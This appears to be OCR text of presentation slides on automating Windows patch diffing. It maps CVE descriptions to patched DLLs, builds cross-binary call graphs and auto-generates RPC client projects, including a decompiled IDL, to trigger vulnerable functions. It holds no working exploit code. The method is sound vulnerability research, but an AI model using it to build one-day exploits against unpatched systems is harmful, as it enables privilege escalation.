
Executive Summary

An elevation of privilege vulnerability exists in the way Windows Error Reporting (WER) handles files. An attacker who successfully exploited this vulnerability could run arbitrary code in kernel mode.

CVE Description

- Microsoft provide an API for download CVE details
- New API and tool were released recently
- We have created an automated process that uses this API

Step 2 - Correlation process of CVE to patched files



Extract patched files from package

Query CVE data

Extract vulnerable components name (VCN)

Correlation logic


Step 2 - Correlation logic

Correlation logic based on 4 methods

1


Service Name

Example:
CVE-2020-1511
Connected User Experiences and Telemetry
Service EoP Vulnerability (diagtrack.dll)



r\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\DiagTrack\Parameters

Name	Type	Data
(Default)	REG_SZ	(value not set)
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\system32\diagtrack.dll



Service name: DiagTrack

Display name: Connected User Experiences and Telemetry

Step 2 - Correlation logic

Correlation logic based on 4 methods

2


Executable Description

Example:

CVE-2019-1267

Microsoft **Compatibility Appraiser**

EoP Vulnerability - (appraiser.dll)



appraiser.dll Properties

Property	Value
Description	
File description	Compatibility Appraiser

Step 2 - Correlation logic

Correlation logic based on 4 methods

3

Internals Knowledge

Example:
CVE-2020-0783
Windows **UPnP Service**
EoP Vulnerability (**umpnp**mgr.dll)

150 Executables were correlated using this method


Step 2 - Correlation logic

4

Past Associations

- “Error reporting” was the VCN in 3 monthly patches
- “Print spooler” was the VCN in 4 monthly patches


VCN - NUMBER OF PATCH TUESDAY’S IN 2020




	cveDesc	cc
7	common log file system driver	5
8	graphics components	5
9	installer	5
10	network connections service	5
11	lnk	4
12	print spooler	4
13	background intelligent transfer service	3
14	error reporting	3

Which files were patched **only** in those patch Tuesdays

ASSOCIATED PATCHED FILES




	file_in_kb	count(*)
1	compstui.dll	4
2	dafprintprovider.dll	4
3	findnetprinters.dll	4
4	localspl.dll	4
5	pmcsnap.dll	4
6	ppcsnap.dll	4
7	printui.exe	4
8	prnntfy.dll	4
9	puiapi.dll	4
10	puiobj.dll	4
11	win32spl.dll	4
12	winprint.dll	4



	file_in_kb	count(*)
1	wer.dll	3
2	werdiagcontroller.dll	3
3	wermgr.exe	3
4	werfault.exe	2
5	werfaultsecure.exe	2
6	werconcpl.dll	1
7	wercplsupport.dll	1
8	wersvc.dll	1

Step 3

Trigger the vulnerable functions




Step 3 - Trigger the Vulnerable Functions

- Extract all the executables that call the vulnerable function
    - Generate call graphs

- Generate a code that will trigger the vulnerability
    - Find examples in the internet
    - Support COM APIs
    - Support RPC APIs

Step 3 - Generating call graphs


Mapping all function calls across executables



ranked_pe_name	ranked_function_name	imported_module	imported_function_name	reason
Filter	Filter	Filter	Filter	Filter
hh.exe	GetRegisteredLocation	NULL	NULL	StringCchPrintfA
hh.exe	GetRegisteredLocation	ADVAPI32	RegOpenKeyExA	__imp_RegOpenKeyExA
hh.exe	GetRegisteredLocation	ADVAPI32	RegQueryValueExA	__imp_RegQueryValueExA
hh.exe	GetRegisteredLocation	KERNEL32	ExpandEnvironmentStringsA	__imp_ExpandEnvironmentStringsA
hh.exe	GetRegisteredLocation	ADVAPI32	RegCloseKey	__imp_RegCloseKey
hh.exe	GetRegisteredLocation	NULL	NULL	__security_check_cookie
hh.exe	WinMain	KERNEL32	HeapSetInformation	__imp_HeapSetInformation
hh.exe	WinMain	NULL	NULL	SubKey

Step 3 - Generating call graphs


“If you don't know where you are going any road will get you there” - Lewis Carroll



shared name	name	pe_name	function_name	is_exported_function	build_date	distance
2p long UnwrapXMLInv…	p2p long UnwrapXMLInvitation(unsigned short const *,stru…	P2P.dll	long UnwrapXMLInvitat…	☑	1900-01	0
2p PeerGroupParseInvi…	p2p PeerGroupParseInvitation	P2P.dll	PeerGroupParseInvitat…	☑	None	1
2psvc private: long CG…	p2psvc private: long CGroupManager::GetGroupId(unsign…	p2psvc.dll	private: long CGroupM…	☐	None	1
2psvc private: long CP…	p2psvc private: long CPeerGroup::JoinCommon(unsigned s…	p2psvc.dll	private: long CPeerGro…	☐	None	1
2psvc public: long CGr…	p2psvc public: long CGroupManager::JoinGroup(unsigned …	p2psvc.dll	public: long CGroupMa…	☐	None	2
2psvc public: long CGr…	p2psvc public: long CGroupManager::JoinGroupPassword(…	p2psvc.dll	public: long CGroupMa…	☐	None	2
2psvc public: long CPe…	p2psvc public: long CPeerGroup::Join(unsigned short cons…	p2psvc.dll	public: long CPeerGrou…	☐	None	2
2psvc public: long CPe…	p2psvc public: long CPeerGroup::PasswordJoin(unsigned s…	p2psvc.dll	public: long CPeerGrou…	☐	None	2
oupinghc public: virtu…	groupinghc public: virtual long CGroupingDiagHelper::LowH…	Groupinghc.dll	public: virtual long CGr…	☐	None	2
oupinghc public: virtu…	groupinghc public: virtual long CGroupingDiagHelper::Initial…	Groupinghc.dll	public: virtual long CGr…	☐	None	2


Step 3 - Enriching our graphs

MSDN




ranked_signature	ranked_ret_val_type	ranked_description	ranked_params	ranked_code_exa
Filter	Filter	Filter	Filter	Filter
HRESULT GetScreenExt(\n TsViewCookie vcView,\n RECT ...	HRESULT	Gets the bounding box screen coordinates of the ...	[{"name": "vcView"}, {"name": "prc"}]	[]
Status TransformVectors(\n Point *pts,\n INT count\n);\n	Status	The Matrix::TransformVectors method multiplies...	[{"name": "pts"}, {"name": "count"}]	[("VOID Example_TransVector
[illegible]	HRESULT	[illegible]	[illegible]	[]

GitHub




ranked_content	ranked_html_url	ranked_raw_ulr	ranked_function_name
Filter	Filter	Filter	Filter
// DomainSearch.cpp : Defines the entry point fo...	https://github.com/haiyangIt/Haiyang/blob/...	https://raw.githubusercontent.com/haiyangIt/...	ADsBuildEnumerator
/*\n * Implementation of the Active Directory ...	https://github.com/darkhedmatim/reactos/blob/...	https://raw.githubusercontent.com/darkhedmati...	ADsBuildVarArrayInt
#include "IADs.h"\r\n#include "../../...	https://github.com/jlguenego/node-expose-sspi/...	https://raw.githubusercontent.com/jlguenego/...	ADsBuildVarArrayStr
/*\n * Implementation of the Active Directory ...	https://github.com/darkhedmatim/reactos/blob/...	https://raw.githubusercontent.com/darkhedmati...	ADsEncodeBinaryData

Step 3 - Generate RPC clients




```
RpcDecompilerInit
IID = {894DE0C0-0D55-11D3-A322-00C04FA321A1}
[
uuid(894de0c0-0d55-11d3-a322-00c04fa321a1),
version(1.0),
]
interface DefaultIfName
{

    typedef struct Struct_28_t
    {
        short   StructMember0;
        short   StructMember1;
        [unique] /* [DBG] FC_CVARRAY */[size_is(StructMember1/2)]
    }Struct_28_t;

long Proc0(
    [in][unique]wchar_t *arg_0,
    [in][unique]struct Struct_28_t* arg_1,
    [in]long arg_2,
    [in]char arg_3,
    [in]char arg_4);

long Proc1(
    [in][unique]wchar_t *arg_0);

long Proc2(
    [in][unique]wchar_t *arg_0,
    [in][unique]struct Struct_28_t* arg_1,
    [in]long arg_2,
    [in]char arg_3,
    [in]char arg_4,
    [in]long arg_5);
}
```




Step 3 - Generate RPC clients

Got 127 working projects



Name	Date modified	Type	Size
idl_try-template_c681d488-d850-11d0-8c52-00c04fd90f7e	21/01/2021 18:46	File folder	
idl_try-template_c80066a8-7579-44fc-b9b2-8466930791b0	21/01/2021 18:46	File folder	
idl_try-template_cad784cb-4c1b-4d96-b8f7-4716b568b13c	21/01/2021 18:46	File folder	
idl_try-template_d4254f95-08c3-4fcc-b2a6-0b651377a29c	21/01/2021 18:46	File folder	
idl_try-template_d4254f95-08c3-4fcc-b2a6-0b651377a29d	21/01/2021 18:46	File folder	
idl_try-template_d25576e4-00d2-43f7-98f9-b4c0724158f9	21/01/2021 18:46	File folder	
idl_try-template_de3b9bc8-bef7-4578-a0de-f089048442db	21/01/2021 18:46	File folder	
idl_try-template_df1941c5-fe89-4e79-bf10-463657acf44d	21/01/2021 18:46	File folder	
idl_try-template_e1af8308-5d1f-11c9-91a4-08002b14a0fa	21/01/2021 18:46	File folder	
idl_try-template_e40f7b57-7a25-4cd3-a135-7f7d3df9d16b	21/01/2021 18:46	File folder	
idl_try-template_e60c73e6-88f9-11cf-9af1-0020af6e72f4	21/01/2021 18:46	File folder	
idl_try-template_e3907f22-c899-44e7-9d11-9d8b3d924832	21/01/2021 18:46	File folder	
idl_try-template_eb081a0d-10ee-478a-a1dd-50995283e7a8	21/01/2021 18:47	File folder	
idl_try-template_f2c9b409-c1c9-4100-8639-d8ab1486694a	21/01/2021 18:47	File folder	
idl_try-template_f5ed6945-e2e8-4ac9-947d-e6ca413f6172	21/01/2021 18:47	File folder	
idl_try-template_f6beaff7-1e19-4fbb-9f8f-b89e2018337c	21/01/2021 18:47	File folder	
idl_try-template_f50aac00-c7f3-428e-a022-a6b71bfb9d43	21/01/2021 18:47	File folder	
idl_try-template_f3190c53-4e0c-491a-aad3-2a7ceb7e25d4	21/01/2021 18:47	File folder	
idl_try-template_f47433c3-3e9d-4157-aad4-83aa1f5c2d4c	21/01/2021 18:47	File folder	
idl_try-template_fb8a0729-2d04-4658-be93-27b4ad553fac	21/01/2021 18:47	File folder	
idl_try-template_fd6bb951-c830-4734-bf2c-18ba6ec7ab49	21/01/2021 18:47	File folder	
idl_try-template_fd7a0523-dc70-43dd-9b2e-9c5ed48225b1	21/01/2021 18:47	File folder	
0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53.exe	21/01/2021 18:41	Application	74 KB
0b0a6584-9e0f-11cf-a3cf-00805f68cb1b.exe	21/01/2021 18:41	Application	75 KB
0d3e2735-cea0-4ecc-a9e2-41a2d81aed4e.exe	21/01/2021 18:41	Application	88 KB
0d72a7d4-6148-11d1-b4aa-00c04fb66ea0.exe	21/01/2021 18:41	Application	70 KB
1a0d010f-1c33-432c-b0f5-8cf4e8053099.exe	21/01/2021 18:41	Application	70 KB
1b37ca91-76b1-4f5e-a3c7-2abfc61f2bb0.exe	21/01/2021 18:41	Application	79 KB
1d55b526-c137-46c5-ab79-638f2a68e869.exe	21/01/2021 18:41	Application	84 KB
1ff70682-0a51-30e8-076d-740be8cee98b.exe	21/01/2021 18:41	Application	73 KB
2a82bb21-e44f-4791-9aa1-dfae788e2f43.exe	21/01/2021 18:42	Application	73 KB
2acb9d68-b434-4b3e-b966-e06b4b3a84cb.exe	21/01/2021 18:42	Application	92 KB
2d98a740-581d-41b9-aa0d-a88b9d5ce938.exe	21/01/2021 18:42	Application	92 KB
2e7d4935-59d2-4312-a2c8-41900aa5495f.exe	21/01/2021 18:42	Application	72 KB
2e6035b2-e8f1-41a7-a044-656b439c4c34.exe	21/01/2021 18:42	Application	75 KB
2eb08e3e-639f-4fba-97b1-14f878961076.exe	21/01/2021 18:42	Application	78 KB
3a9ef155-691d-4449-8d05-09ad57031823.exe	21/01/2021 18:42	Application	77 KB


Project files



.vs
Debug
x64
idl_try.sln
idl_try.vcxproj
idl_try.vcxproj.filters
idl_try.vcxproj.user
main.cpp
rpc.idl
rpc_c.c
rpc_h.h
rpc_s.c

Step 3 - Generate code to Trigger RPC server

